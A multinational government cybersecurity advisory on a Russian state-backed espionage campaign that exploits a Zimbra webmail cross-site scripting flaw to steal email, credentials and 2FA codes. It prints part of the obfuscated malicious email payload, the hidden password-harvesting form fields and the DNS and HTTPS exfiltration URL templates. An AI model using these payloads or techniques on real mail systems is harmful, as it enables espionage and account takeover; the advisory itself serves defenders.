Russian State-Supported Cyber Actors Conduct Phishing Campaign Targeting Users of Zimbra Collaboration Suite

Executive summary

A group of Russian state-supported cyber actors has been targeting and compromising various Western government and commercial organizations using the Zimbra Collaboration Suite (ZCS) software since at least July 2025. The Russian state-supported advanced persistent threat (APT) group's activity is tracked in the cybersecurity community under several names (see Cybersecurity industry tracking), primarily as "LAUNDRY BEAR," a name initially coined by the Netherlands General Intelligence and Security Service (AIVD) and Defence Intelligence and Security Service (MIVD) [1].

LAUNDRY BEAR's targeting is almost certainly to gather sensitive information for the Russian Federation, with these actors primarily focusing on the covert acquisition of email data. Previous campaigns indicated LAUNDRY BEAR relied on unsophisticated initial access techniques—including password spraying, phishing, and pass-the-cookie—allowing the group to successfully run high-volume operations. The latest campaign targeting ZCS uses a novel exploit that was a zero-day vulnerability when first exploited and continues to be successfully exploited. The vulnerability, Common Vulnerabilities and Exposures (CVE) CVE-2025-66376, was patched in November 2025. This demonstrates LAUNDRY BEAR's intent and ability to deploy increasingly sophisticated technical capabilities.

Unlike traditional phishing campaigns that persuade a user into taking an action, such as clicking a link or opening a file, LAUNDRY BEAR's latest campaign leverages a view-based exploit that only requires a user to view a malicious email within a vulnerable version of the webmail service. Once viewed, the exploit attempts to exfiltrate the victim's last 90 days of email communications, the organization email directory (i.e., Global Address List [GAL]), and other sensitive information to servers controlled by LAUNDRY BEAR. The exploit also attempts to establish persistent access to victim accounts through a variety of means as detailed in the Persistence and credential access section.

This Cybersecurity Advisory (CSA) warns of this ongoing malicious threat activity and urges organizations to update their vulnerable software and implement additional mitigations to thwart these Russian state-supported actors' continued success. The CSA is being released by the following authoring and co-sealing agencies:

- United States National Security Agency (NSA)
- United States Federal Bureau of Investigation (FBI)
- Netherlands Defence Intelligence and Security Service (MIVD)
- Netherlands General Intelligence and Security Service (AIVD)
- United States Cybersecurity and Infrastructure Security Agency (CISA)
- United States Defense Counterintelligence and Security Agency (DCSA)
- United States Department of Defense Cyber Crime Center (DC3)
- United States Department of the Treasury
- United States Naval Criminal Investigative Service (NCIS)
- Australian Signals Directorate's Australian Cyber Security Centre (ASD's ACSC)

- Communications Security Establishment Canada's (CSE's) Canadian Centre for Cyber Security (Cyber Centre)
- New Zealand National Cyber Security Centre (NCSC-NZ)
- United Kingdom National Cyber Security Centre (NCSC-UK)
- Czech Republic National Cyber and Information Security Agency (NÚKIB)[1]
- Danish Defence Intelligence Service (DDIS)[2]
- Estonian Foreign Intelligence Service (EFIS)[3]
- Finnish Defence Intelligence (FDI)[4]
- Finnish Security and Intelligence Service (SUPO)[5]
- French General Directorate for Internal Security (DGSI)[6]
- French National Cybersecurity Agency (ANSSI)[7]
- Italian External Intelligence and Security Agency (AISE)[8]
- Italian Internal Intelligence and Security Agency (AISI)[9]
- Security and Intelligence Service of the Republic of Moldova (SIS RM)[10]
- Polish Foreign Intelligence Agency (AW)[11]
- The Military Counterintelligence Service of Poland (SKW)[12]
- Spain National Intelligence Centre (CNI)[13]
- Sweden National Cyber Security Centre (NCSC-SE)[14]

The authoring agencies urge any organizations using ZCS to implement the recommendations listed within the Mitigations section of this advisory to reduce the risk associated with this activity. This CSA also includes specific remediations for organizations to implement if they discover the presence of the listed Indicators of compromise (IOCs).

As more organizations update their ZCS software based on this CSA, LAUNDRY BEAR may discontinue the current campaign exploiting this vulnerability; however, based on

[1] Národní úřad pro kybernetickou a informační bezpečnost
[2] Forsvarets Efterretningstjeneste
[3] Välisluureamet
[4] Sotilastiedustelu
[5] Suojelupoliisi
[6] Direction générale de la sécurité intérieure
[7] Agence nationale de la sécurité des systèmes d'information
[8] Agenzia Informazioni e Sicurezza Esterna
[9] Agenzia Informazioni e Sicurezza Interna
[10] Serviciul de Informații și Securitate al Republicii Moldova
[11] Agencja Wywiadu
[12] Służba Kontrwywiadu Wojskowego
[13] Centro Nacional de Inteligencia
[14] Nationellt Cybersäkerhetscenter

the success of this and previous campaigns, it is very likely that the group will continue to target ZCS and other email systems used by organizations in Western countries. The actors will almost certainly continue to rely on email to engage potential victims by exploiting novel vulnerabilities and, when necessary, use social engineering techniques to assist with their efforts. The authoring agencies recommend organizations regularly update their mail service software and continuously monitor their email systems and emails for malicious activity.

For a downloadable list of IOCs, see:

- AA26-204A.stix.xml (STIX XML)
- AA26-204A.stix.json (STIX JSON)

Cybersecurity industry tracking

The cybersecurity industry provides overlapping cyber threat intelligence, indicators of compromise (IOCs), and mitigation recommendations related to these Russian state-supported cyber actors. While not exhaustive, the following are threat group names commonly used for these actors within the cybersecurity community:

- LAUNDRY BEAR
- Void Blizzard [2]
- CL-STA-1114 [3]
- TA488 (formerly UNK_PitStop) [4]

Note: Cybersecurity companies have different methods of tracking and attributing cyber actors, and this may not be a 1:1 correlation to the U.S. government's understanding for all activity related to these groupings.

Background

Public advisories from Netherlands General Intelligence and Security Service (AIVD), Netherlands Defence Intelligence and Security Service (MIVD), and Microsoft highlighted these Russian state-supported advanced persistent threat (APT) actors in May 2025, calling them LAUNDRY BEAR and Void Blizzard respectively [1] [2]. Both advisories assessed that the group was engaged in malicious cyber activity as early as April 2024.

The May 2025 advisories highlighted a cluster of activity targeting cloud-based email environments, including Microsoft Exchange in particular, and abusing legitimate APIs

to perform data exfiltration in bulk [T1114.002]. The group relied on unsophisticated means of initial access, including procuring stolen credentials on criminal marketplaces [T1078], and using social engineering techniques to lure targets into interacting with a malicious site masquerading as a legitimate one. As of April 2025, one of these sites resembled a European Defence & Security Summit registration portal that required registrants to sign in to their Microsoft account to view. Once a user entered their Microsoft credentials into this malicious site, LAUNDRY BEAR's modified version of the open source adversary emulation toolkit, Evilginx, intercepted the user's credentials. LAUNDRY BEAR then used this authentication data, including passwords and session tokens, to access the compromised account and conduct mass email exfiltration, as well as harvest other information. This method of compromise is commonly known as an adversary-in-the-middle (AiTM) technique [T1557].

Beginning around July 2025, LAUNDRY BEAR shifted toward a more technical method of email compromise, highlighting their continued efforts to covertly acquire email communications from a variety of Western organizations of interest and deliver them to the Russian Federation. Using a custom-developed capability [T1587.001] named "*Улей*" or "*Ulej*" (Russian for beehive), LAUNDRY BEAR successfully targeted and exfiltrated sensitive user information from organizations who use the Zimbra Collaboration Suite (ZCS) product [T1114]. Data LAUNDRY BEAR attempted to exfiltrate from compromised accounts included:

- Last 90 days of emails,
- Email address,
- Password [T1589.001],
- Global Address List (GAL) [T1087],
- Two-factor authentication (2FA) tokens, and
- Newly-created Application Passcode [T1098].

The covert and persistent nature of this activity, along with the absence of any known financial extortion, almost certainly indicates this group's involvement in espionage activities with Russian government backing. Additionally, extensive Ukrainian targeting, prior to use against U.S. and other NATO allies, outlines an increasing trend within Russian cyber threat groups to target Ukrainian users first—both as a priority target and as a testbench for malicious cyber techniques before broader global deployment.

Targeting details

LAUNDRY BEAR has targeted and compromised users in various organizations, including those associated with:

- the Defense Industrial Base (DIB),
- the federal and local government,
- education,
- energy,
- law enforcement,
- media,
- non-governmental organizations, and
- technology.

Technical details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 19. This advisory also uses MITRE D3FEND™ version 1.4.0[15]. See Appendix A and Appendix B for tables of the activity mapped to MITRE ATT&CK and D3FEND tactics, techniques, and countermeasures.

Ulej is a novel data exfiltration and aggregation capability, that currently (as of the publication of this report) supports a campaign specifically targeting users of ZCS webmail servers. This capability is used to exploit CVE-2025-66376 [Common Weakness Enumeration (CWE) CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')], but likely could be adapted to exploit other vulnerabilities. It exfiltrates emails and other sensitive user data from a victim's system immediately after exploitation and stores the data in an actor-controlled unattributable virtual private server (VPS) [T1074.002] running LAUNDRY BEAR's "Flowerbed" collection framework. The collected data is almost certainly further exfiltrated to internal network resources for review and long-term retention.

Reconnaissance

LAUNDRY BEAR uses the *Ulej* capability to exploit the CVE-2025-66376 vulnerability in organizations using ZCS. This campaign's targeted victimology and limited exploitation capabilities likely indicate this group manually identifies and targets the victim

[15] MITRE and ATT&CK are registered trademarks of The MITRE Corporation. MITRE D3FEND is a trademark of The MITRE Corporation.

organizations. LAUNDRY BEAR likely identifies organizations with public-facing Zimbra infrastructure by port scanning [T1595] and fingerprinting datasets easily procured through various commercial vendors [T1596.005].

After identifying a target organization, the group likely compiles email addresses for individual users to target with the exploit [T1589.002] from datasets offered by commercial vendors [T1597.002], open source intelligence [T1593], or previously exfiltrated data [T1597].

Resource development

The actors procure VPSs from a variety of providers [T1583.003], including those with Know Your Customer (KYC) requirements, and often use fabricated identities. LAUNDRY BEAR primarily uses Mullvad VPN [T1583] when interacting with these servers, further demonstrating the group's intent to mask their identity and maintain operations security (OPSEC). After the server is provisioned, an automated process deploys the Docker containers necessary for *Ulej*'s Flowerbed framework [T1608], which then receives and aggregates the data *Ulej* exfiltrates. These servers are typically only used for 7-60 days before moving to new infrastructure.

Flowerbed framework

Flowerbed is a Python project that uses Docker for containerization. The project includes four different Docker containers:

- Catcher,
- Certbot,
- Nginx, and
- Gardener.

Catcher acts as both a DNS and HTTP server to receive and aggregate exfiltrated victim information [T1048]. For additional information on Catcher, refer to the Exfiltration section of this advisory. Flowerbed's next container, Certbot, is based on one of the official Certbot containers, which allows for automated generation of Let's Encrypt certificates using DNS challenges through Cloudflare. This certificate can then be used by the Nginx container, which serves as an HTTPS reverse proxy for Catcher, enabling Flowerbed to disguise some of its exfiltration activity through an encrypted communications channel [T1048.002]. The Nginx reverse proxy also validates that the Server Name Indicator (SNI) value contains "*.i.*" prior to forwarding the traffic to

Catcher. If the SNI does not contain that string, the Nginx server returns a 444 error to the client. This is likely an attempt to reject non-*Ulej* connections. Finally, the Gardener container functions as a health check for the Catcher service. Gardener is a simple Python script that validates Catcher correctly receives and processes data.

The simplistic Flowerbed codebase has indications that artificial intelligence (AI) played a role in its development. This highlights how AI is increasingly being used to develop malicious capabilities [T1588.007]. The dependence on AI for a simple capability, such as Flowerbed, alongside a previous reliance on open source capabilities, such as Evilginx2 [T1588.002], likely indicates a lack of advanced technical knowledge within LAUNDRY BEAR, especially in relation to true software development capabilities.

Initial access

To gain initial access, LAUNDRY BEAR sends an email containing a malicious JavaScript payload to the target [T1566]. Through exploitation of CVE-2025-66376, this JavaScript payload is immediately executed once the user views the malicious email [T1203], such as the one shown in **Figure 1**, in the ZCS webmail platform. Since at least November 2025, LAUNDRY BEAR began sending these phishing emails from victim infrastructure through compromised accounts [T1199], as shown in the email metadata in **Figure 2**. These compromised accounts were likely previous victims of this, or another LAUNDRY BEAR, campaign and their use is intended to further obfuscate and frustrate anti-phishing tools and training.



Figure 1: Example of malicious email



Figure 2: Headers from an example malicious email

According to the National Vulnerability Database (NVD), CVE-2025-66376 was initially published on 5 January 2026. This vulnerability allows for execution of a JavaScript payload included in email content due to improper sanitization of Cascading Style Sheet's (CSS) @import directives within an email [5]. Because the activity attributed to this campaign began in July 2025—months before Synacor released a patch and the CVE was published—the payload initially exploited a zero-day vulnerability at that time [T1587.004].

Utilization of a zero-day exploit within this campaign demonstrates the ability for even emerging threat groups like LAUNDRY BEAR to operationalize novel exploits into a highly successful capability.

Hidden in LAUNDRY BEAR's email is a Base64 encoded payload within the "onload" field of a Scalable Vector Graphics (SVG) element [T1027.017], as shown in **Figure 3**. Leading up to the inclusion of this payload in the SVG element are various instances of @import directives, as required to leverage CVE-2025-66376. This payload includes an XOR encrypted final script encoded in a Base64 inner payload (see **Figure 3**) [T1027.013]. The outer payload decodes and decrypts the inner payload using an XOR function and a hardcoded key and then executes the script contained within the inner payload containing the collection and exfiltration logic. By changing the key used for the XOR encryption of the inner payload or adding additional @import directives with non-functional code [T1027.010], LAUNDRY BEAR can easily generate new payloads that bypass basic threat detection signatures. This malicious payload attempts to collect and exfiltrate information in 12 asynchronous stages [T1119]. The stages in order of appearance within the payload are as follows:

1. sendStartPing,
2. gather_email,

3. gather_environment,
4. gather_2fa_codes,
5. gather_app_password,
6. gather_device_status,
7. gather_oauth_consumers,
8. gather_autocomplete_password,
9. enable_mail_protocols,
10. gather_gal,
11. sendArchives, and
12. sendFinishPing.

```
<div style=3D"bnbTRMRXyEUrLxToH:dJ;display:none;mINkaLKIjGRx:xZjdQPAvvBYB">=
jDujlMCFvavG
<style id=3D"glYbHGVOyBd"></scr@import FHBCuUYUGEQODuCrzISjiZsOR;ipt>WqRodz=
BMC</s<!--WmxNBeNgyFe@import WjTgoKQtWXrfBKAUnMVGQsKBFCvmwd;JbFJPbKH-->tyle=
><s@import;vg/KttsYfUnHEmwoXouXy/onlo@import zZhGLNPLxJ;ad=3Dev@import acXA=
pYgYEaXwpIprFa;al(at@import poxscPRqHcoGoodXaFvoY;ob(`IWZlbmN0aW9uKCl7Y29uc=
3QgQT0iemliX3BsX3YzXyI7aWYod2luZG93LnRvcC5kb2NlbWVudC5nZXRFbGVtZW50QnlJZChB=
KSlyZXRlcm47Y29uc3QgQjl3aW5kb3cudG9wLmRvY3VtZW50LmNyZWF0ZUVsZWllbnQoInNjcml=
wdCIpO0IuaWQ9QTtCLnRleHRDb250ZW50PSgoQSxCKT0+e2lmKCFBfHwhQilyZXRlcm4iIjtjb2=
5zdCBFPUIubGVuZ3RoO2lmKDA9PTlFKXJldHVybiIiO2NvbnN0IFE9YXRvYihBKTtsZXQgRj0iI=
jtmb3IobGV0IEE9MDtBPFEubGVuZ3RoO0ErKylGKzlTdHJpbmcuZnJvbUNoYXJDb2RlKFEuY2hh=
ckNvZGVBdChBKV5CLmNoYXJDb2RlQXQoQSVFKSk7cmV0dXJuIEZ9KSgiVlZFQUNnblBGUWNZSGh=
0RUdod0tSQndhRGg4VlF3ZFRFRkY0QUJrWVZrSVNIUUFEV0VsRVhneGZJQWNXQlZzRlJVTk9HVj=
BBRVE1R0ZSOVlTaHhDUVUxQVVGeFBDaEZkRVFFRkgxb0hHVjRiWHg1ZEVRMFhXZ0VWREJBU1RrW=
k9EZ01DSGd0RVV4MVpEVVlZQXhOUVVWOGRUVkVMR2hrQ0FVclFIQW9mUVVFZVRRTkRCaEVRRlVV=
RVYxSWRRZ0VjRms0WkVoalJIMVZKSFVnSlJ4TUNBa0pSWFI0QkgwWUFDaFZIVVYwZUFSOUdBQW9=
WUWlNSEFRMENVa2tNVlZSREJ4SUhCdzhBUXdNTVVSQVlXdzBiRWhrUkcxdEpVVVlSRGdBYUVSRk=
VVeFVCR0ZZSlJWSVFSQWNERjFZYVRnY0RWUkpZQjA5T0d3aERVbE5WV0ZGTEdob1JUMXdEWFJZS=
ERBTlJXMDhnTjJNblVVZ0VVQUFKRlFwRFNRaEdMMW9QRlJVVlJGNG5IUnhRUTFkU0dVQURIdzBQ=
VkJVRUh4WWZHUUFMQWhjYlFSSVhWQXBKTGo5NkwwTURERUlhSFFNRlV4aEZBMUZOV2c0SERVRUN=
CVmdNRlFnT0dVQkdYQXdEQVY0UVd4QkFVRWhRVGdORUFRb2ZEVUlBQkFSWVZWdGFHUTlVRlE0WV=
VGVmFDQVViVkFnWlVCWVlGbDhRUlVnYlFSOUZVUUFLQ2c4ZEZVRVZWRkZhVGxvWFZFZExXQmxIR=
```

[Abbreviated for brevity]

```
kVSOVZYUUFCR0h3VkNCMVFVMTlSRUIlQUJFOVpVUXNRSEFvZlFVRUlUUmxIRWhvUVRFZFBEQUlL=
VVFveEVRcFRCQjlZVVFzWFhRWURVUmhRSGgxSFV5WU5Ba0ZaTEFJSlVRcGJBVVZJQWdJZUMwUlR=
CbGtOUWdBRUJGaFdGZ2NIQkIxREJRUUlRQUJKUzBOZkVrQlNVMFJZVVVvRkcwTkdGVklTWEFWTE=
NCZE5DVmxEVlJWYlJSa2JEZlpaREZnQkhCTklXdlFhVUQxQ0FSdldSQmMwSFJ3WFVSZFRBZzFjR=
FFnVVdGWWNBVVFJVkJoTlhWb2JIRmhHVEVJSUdSaFlRd2NTRUJsRlFVOWJEUjRBQndVWVFCSkVT=
eGNPUTFWQ0cxdlBDUjhQSGdjY0ZFSlpEZzRSRkdNSEhCWU5VZlJEQXgxRU9nY0JBUjBDUVZJTVF=
nWVdSalZJU0JBTlVSdlNCQVVGUVVFZVdGcERGaDBBS2x3UEJBTVFZQm9kQTA0WkFCNEpGbE5iV2=
xsUlRnQWFFUkZFVXhVQkdGWUpSVklRUkFjREYxWWFUZ2NEVlJKWUIwOU9Hd2hEVWxOVldGRkxHa=
G9SVDF3RFhSWUhEQU5SVzA4Z04yTW5VVWdFVUFBSkZRcERTUWhHTDFvUEdSVVdSRjRuSFJ4UVEx=
ZFNHVUFESHcwUFZCVUVIeFlmRlFBTEFoY2NRUklYVkFwSkxqOTZMMElEREVJYUhRTUZVeGhGQ3d=
0RkVRY2RIRkJiVHhZUlhob0FERTVJU0JCWkJSa09XMDFYIiwieDBzc2RsNWFtcCIpLHdpbmRvdy=
50b3AuZG9jdWllbnQuYm9keS5hcHBlbmRDaGlsZChCKX0oKTs=3D`))></style>
</div>
```

Figure 3: Malicious payload of example email

Use of a zero-day exploit within this campaign demonstrates the ability for even emerging threat groups like LAUNDRY BEAR to operationalize novel exploits into a highly successful capability [T1587].

Persistence and credential access

To establish sustained persistence into the victim's email account, the script attempts to modify account preferences and collect authentication information. Any collected credentials are later exfiltrated, as further described in the Exfiltration section below. Other campaigns attributed to LAUNDRY BEAR also demonstrated the group's ability to circumvent multi-factor authentication through session token replay [T1550.004], and the Zimbra campaign follows a similar trend.

The script used in this campaign tries to discover the victim's email address during the *gather_email* stage [T1087]. The script searches for this email address in two ways. First, it examines the *batchInfoResponse* variable, which an HTML script element on the webpage can define, for an email address. Even if the script finds an email address there, it also checks whether it acquired a Cross-Site Request Forgery (CSRF) token as described later in the Collection section of this advisory. If so, the script uses the "GetIdentitiesRequest" Simple Object Access Protocol (SOAP) command under the "zimbraAccount" namespace to determine the victim's email address [T1185] and then exfiltrates it. However, if the script does not have a CSRF token or the SOAP request fails, the script exfiltrates the email value recovered from the first method instead. If both attempts fail to capture the victim's email, the script sends a JavaScript Object Notation (JSON) payload with a key of "email" and value of *null* over HTTPS and does not attempt DNS exfiltration.

During the *gather_autocomplete_password* stage, the script attempts to collect the victim's saved password via the autocomplete feature of the victim's password manager. The script injects two HTML div elements requesting login credentials onto the page outside of the victim's view, as shown in **Figure 4** and **Figure 5**. After waiting five seconds, the script then attempts to extract the password provided automatically by the password manager from the input element shown in **Figure 4**. If there is no value in that input field, it checks the password input field shown in **Figure 5**. If neither input field contains a value, a JSON payload with a key of "autocomplete_password" and value of *null* is sent over HTTPS and DNS exfiltration is not attempted.

```
<div style="position: absolute; left: -9999px;">
 <input type="text" name="username" autocomplete="username">
 <input type="password" name="password" autocomplete="current-password">
</div>
```

Figure 4: First illegitimate login HTML element

```
<input id="password" name="password" type="password" tabindex="2"
style="position:absolute;left:-9998px;">
```

Figure 5: Second illegitimate login HTML element

LAUNDRY BEAR almost certainly relies on a mail client using the Internet Message Access Protocol (IMAP) for persistent access to the victim's mailbox. During the *enable_mail_protocols* stage, a SOAP request leveraging the "ModifyPrefsRequest" command under the "zimbraAccount" namespace is sent. This request attempts to set the "zimbraPrefImapEnabled" preference to TRUE. While the default setting for "zimbraPrefImapEnabled" is not well documented, this action is almost certainly intended to ensure that IMAP access to the victim's mailbox is enabled.

ZCS does not support 2FA for some mail clients, including IMAP. To support users who rely on IMAP clients, ZCS allows for the generation of Application Passcodes. Application Passcodes are randomly generated passwords that can be used for clients that cannot support the normal 2FA process to authenticate. During the *gather_app_password* stage, the script makes a SOAP request using the "CreateAppSpecificPasswordRequest" command under the "zimbraAccount" namespace to create a new Application Passcode [T1556.006]. The SOAP request uses "ZimbraWeb" as the name of the application.

Additionally, the script also attempts to collect 2FA tokens. During the *gather_2fa_codes* stage, the script makes a SOAP request using the "GetScratchCodesRequest" command under the "zimbraAccount" namespace. The script then attempts to exfiltrate any non-null 2FA codes collected this way. The number of codes can vary, and each code is exfiltrated to Flowerbed individually.

Collection

As demonstrated in the Persistence and credential access section, this script relies heavily on SOAP requests to collect victim information. To make these requests, the

script aims to acquire the victim's current CSRF token, which it attempts to access within the webpage's local storage using *localStorage.getItem("csrfToken")*. If the script is unable to acquire this CSRF token, it will be unable to make any SOAP requests. In addition to the SOAP commands documented in the Persistence and credential access section, other SOAP commands executed to collect victim information are shown in **Table 1**.

Table 1: Additional SOAP commands used

SOAP Command	Namespace	Stage
GetInfoRequest	zimbraAccount	gather_environment
GetDeviceStatusRequest	zimbraSync	gather_device_status
GetOAuthConsumersRequest	zimbraAccount	gather_oauth_consumers
SearchGalRequest	zimbraAccount	gather_gal

The script attempts to collect the victim's GAL through brute force by searching for each two-character combination from a character set of "abcdefghijklmnopqrstuvwxyz1234567890.-_". These queries are conducted using 20 batches of SOAP requests with 77 "SearchGalRequest" SOAP commands in each batch except for the last request containing only 58.

During the *gather_environment* stage, the script attempts to determine which type of ZCS webmail client the victim is using. The script checks the user's current URL to determine the client type being used, checking for certain indicators (shown in **Table 2**) to determine the client type. The corresponding value is then used as the payload when exfiltrating the client type.

Table 2: ZCS webmail client types

Indicator	Client Type	Associated Value
?client=advanced	Advanced	c
/h/	Standard	h
/modern/	Modern	m

As part of collection, the script attempts to harvest any emails not marked as "junk" from the last 90 days from the victim's account. Emails are collected daily by an HTTP GET request to the URL path, "/home/~/?fmt=tgz&meta=0&query=date:-{DAY_OFFSET}d AND (not in:junk)". The *{DAY_OFFSET}* value would be between 0 and 89 representing how many days ago the email was sent or received. To prevent redundant collection and exfiltration of emails, a variable with a name based on the email date being queried, using a format of *zd_comp_YYYY-MM-DD,* and value of *true*, is saved to the

window.top.localStorage property. This variable is saved regardless of whether the email is successfully exfiltrated.

According to Mozilla documentation, if the user is not in a private browsing session, any data stored to localStorage does not typically expire. This means that if the user happens to execute the script again from the same computer, the script avoids attempting to re-exfiltrate previously captured emails. However, the script always attempts to pull any emails with a *{DAY_OFFSET}* of zero. In other words, the script always pulls emails sent or received the same day it is run. After email results are returned from the query for each day of email activity, those results are then passed to Flowerbed as described in the Exfiltration section.

The script also provides LAUNDRY BEAR with telemetry on any errors that occur during the collection process. This is accomplished by executing any collection or exfiltration code through helper functions that contain error handling logic. If an error occurs, a payload containing information on the error itself, the context of the error happening, and the stage in which the error occurred is sent to Flowerbed as described in the Exfiltration section below. For cases where the error occurs within a SOAP request, ":api" is concatenated to the stage value in the payload. If an error occurs during the batch SOAP requests that occur when collecting the GAL of the victim, the stage value will use a format of *gather_gal:{VAL}:api*. The *{VAL}* placeholder indicates which batch request, a number from 0 to 19, the error occurred in. Errors that occur during the password autocomplete interception process will use "gather_autocomplete_password:dom" for the stage value. Finally, if an error occurs when attempting to collect or exfiltrate a specific day's emails, the stage will include which day the error occurred on, using the previously defined placeholder *{DAY_OFFSET},* with a format of *sendArchive:day-{DAY_OFFSET}*.

Exfiltration

At the end of each stage in the collection process, the script attempts to exfiltrate acquired information to Flowerbed. The script primarily relies on two forms of data exfiltration: DNS [T1048.003] and HTTPS. Some information is exfiltrated over both the DNS and HTTPS channels.

Prior to exfiltration, a randomized 10- or 11-character alphanumeric string is generated as an identifier for the victim. This identifier is included in the URL of both the DNS- and HTTPS-based exfiltration.

DNS exfiltration

DNS exfiltration occurs through DNS A record queries. To ensure data exfiltrated through DNS is not corrupted when traversing through non-actor-controlled DNS infrastructure, *Ulej* maintains compliance with RFC 1035, Domain Names - Implementation and Specification, specifically accounting for the case insensitivity and subdomain length requirements. Base32 encoding is used to create a case-insensitive payload. Once the payload is encoded, a period (".") is added every 60 characters to ensure each subdomain is under 63 characters long. The script then creates a new image object sourced from a URL with the scheme defined in **Figure 6**. Any traffic involving DNS exfiltration will have "d-" prefixing the victim identifier, and the subdomain immediately following indicates the type of information being exfiltrated.

```
https://d-{IDENTIFIER}.{DATA_TYPE}.{BASE32_ ENCODED_DATA}.i.{DOMAIN}/pixel.gif
```

Figure 6: Structure for information exfiltrated by DNS

When the script generates an image object, the browser tries to retrieve the complete domain of the URL specified as the source of the image. This triggers a DNS request sent to the actor-controlled server and processed by Flowerbed. **Table 3** lists both the information exfiltrated via DNS and their corresponding data type identifiers in the DNS queries.

Table 3: DNS exfiltration

Type of Information	Exfiltration Stage	Data Type
Victim's Email Address	gather_email	e
Client Type	gather_environment	c
Zimbra Version	gather_environment	v
URL at Time of Exploitation	gather_environment	url
2FA Scratch Codes	gather_2fa_codes	2fa
Newly Created Application Password	gather_app_password	pa
Harvested Autocomplete Password	gather_autocomplete_password	pw

HTTPS exfiltration

Any information exfiltrated via DNS is also exfiltrated through HTTPS, as well as additional data including email content, contacts, attachments, and error logging

information. By using Let's Encrypt certificates, this group can quickly deploy new infrastructure and leverage encrypted HTTPS communications with valid server certificates when exfiltrating information from the victim's environment. The HTTPS exfiltration capability only uses two HTTP content types, defined in **Table 4**. Traffic associated with HTTPS exfiltration will use the URL scheme shown in **Figure 7**.

Table 4: HTTPS exfiltration types

Content Type	URL Path
application/json	/v/p
application/octet-stream	/v/d

https://js-{IDENTIFIER}.i.{DOMAIN}/{URL_PATH}

Figure 7: Structure for information exfiltrated by HTTPS

Some of the data transmitted via HTTPS uses the standard JSON content type format. The script includes the information in a POST request to actor-controlled infrastructure.

Table 5 provides a summary of the JSON-based exfiltration.

Table 5: HTTPS JSON exfiltration

Type of Information	Exfiltration Stage	JSON Key(s)
Victim's Email Address	gather_email	email
Client Type, Version, and Current URL	gather_environment	client, version, full_url
Newly Created Application Password	gather_app_password	app_password
Harvested Autocomplete Password	gather_autocomplete_password	autocomplete_password

The script transmits all HTTPS exfiltration not identified in **Table 5** using the Octet-Stream content type as binary data. The POST requests for this method include a filename in the "X-Filename" header. Traditionally, developers use headers prefixed with "X-" to denote custom headers that do not follow a defined standard. The purpose of including this header remains unclear since the Catcher capability ignores the provided filename when saving the data. **Table 6** summarizes the data exfiltrated in this format.

Table 6: HTTPS binary exfiltration

Type of Information	Exfiltration Stage	X-Filename Header
SOAP request for GetInfoRequest	gather_environment	zimbra_batch_analytics.json
SOAP request for GetScratchCodesRequest	gather_2fa_codes	zimbra_batch_analytics.json
SOAP request for GetDeviceStatusRequest	gather_device_status	zimbra_batch_analytics.json
SOAP request for GetOAuthConsumersRequest	gather_oauth_consumers	zimbra_batch_analytics.json
Victim Organization's Global Address List	gather_gal	telemetry_{1-20}.json
Last 90 Days of Victim's Emails	sendArchives	telemetryData_{0-89}.json

The script sends all exfiltrated data identified in **Table 6** to the Catcher service exactly as received from the SOAP request in a JSON payload, except for email exfiltration. For email exfiltration, the script sends it as a GZIP compressed archive [T1560]. Although most of the exfiltration consists of valid JSON, the script still attempts to exfiltrate all information identified in **Table 6** using the application/octet-stream content typing rather than application/json.

At the beginning and end of the collection and exfiltration activity, during the *sendStartPing* and *sendFinishPing* stages respectively, the script submits a POST request with a JSON payload to indicate that the script is starting or finishing execution. Throughout execution, the script also logs error events and send the logs using similar JSON payloads. The script sends the JSON in a POST request to the URL documented in **Figure 2**, using a URL path of "/v/p" and with a "subtype" key that shows which type of action it logged (*start*, *finish*, or *error*).

Catcher

Ulej exfiltrates information to Flowerbed to be handled by a service named Catcher. Catcher is a containerized Python application, running in Docker as part of Flowerbed, which is detailed in the Resource development section. It receives exfiltrated data and temporarily stores it, enabling its eventual transfer to infrastructure designed for long-term, secure storage.

